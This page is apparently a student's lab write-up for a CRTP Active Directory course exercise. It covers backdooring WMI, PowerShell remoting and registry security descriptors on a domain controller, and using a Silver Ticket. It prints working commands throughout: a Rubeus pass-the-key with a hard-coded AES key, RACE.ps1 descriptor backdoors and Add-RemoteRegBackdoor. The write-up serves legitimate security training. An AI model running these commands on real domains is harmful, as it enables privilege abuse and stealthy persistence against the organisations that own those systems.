> For the complete documentation index, see [llms.txt](https://dev-angelist.gitbook.io/crtp-notes/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://dev-angelist.gitbook.io/crtp-notes/readme/lab/13-lo1-3.md).
# 13 - LO1️3️
Learning Object 13
## Tasks
1 - Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access
2 - Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI
Flag 22 \[dcorp-dc] - SDDL string that provides studentx same permissions as BA on root\cimv2 WMI namespace. Flag value is the permissions string from (A;CI;Permissions String;;;SID) 🚩
## Solutions
### 1 - Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access
Remembering that once we have administrative privileges on a machine, we can modify security descriptors of services to access the services without administrative privileges.
First to all start a process as DA:
```powershell
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:svcadmin /aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```
So, run as Domain Administrator the following commands to modify the host security descriptors for WMI on the DC to allow student867 access to WMI using RACE toolkit:
```powershell
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
. C:\AD\Tools\RACE.ps1
Set-RemoteWMI -SamAccountName student867 -ComputerName dcorp-dc -namespace 'root\cimv2' -Verbose
```

Now, go to a normal student867 shell for checking if we're able to execute WMI queries on the DC:
```powershell
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
. C:\AD\Tools\RACE.ps1
gwmi -class win32_operatingsystem -ComputerName dcorp-dc
```
```powershell
Set-RemotePSRemoting -SamAccountName student867 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
Invoke-Command -ScriptBlock{$env:username} -ComputerName dcorp-dc.dollarcorp.moneycorp.local
```
```powershell
Add-RemoteRegBackdoor -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Trustee student867 -Verbose
```
### 2 - Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI
We've already inject Silver Ticket into previous tasks, so we can test
```powershell
gwmi -Class win32_operatingsystem -ComputerName dcorp-dc
```
### Flag 22 \[dcorp-dc] - SDDL string that provides studentx same permissions as BA on root\cimv2 WMI namespace. Flag value is the permissions string from (A;CI;Permissions String;;;SID) 🚩
```powershell
whoami /user
```
this is our SID: S-1-5-21-719815819-3726368948-3917688648-20607
The flag regards the permissions string from (A;CI;Permissions String;;;SID): `CCDCLXXXXXXXXXXX`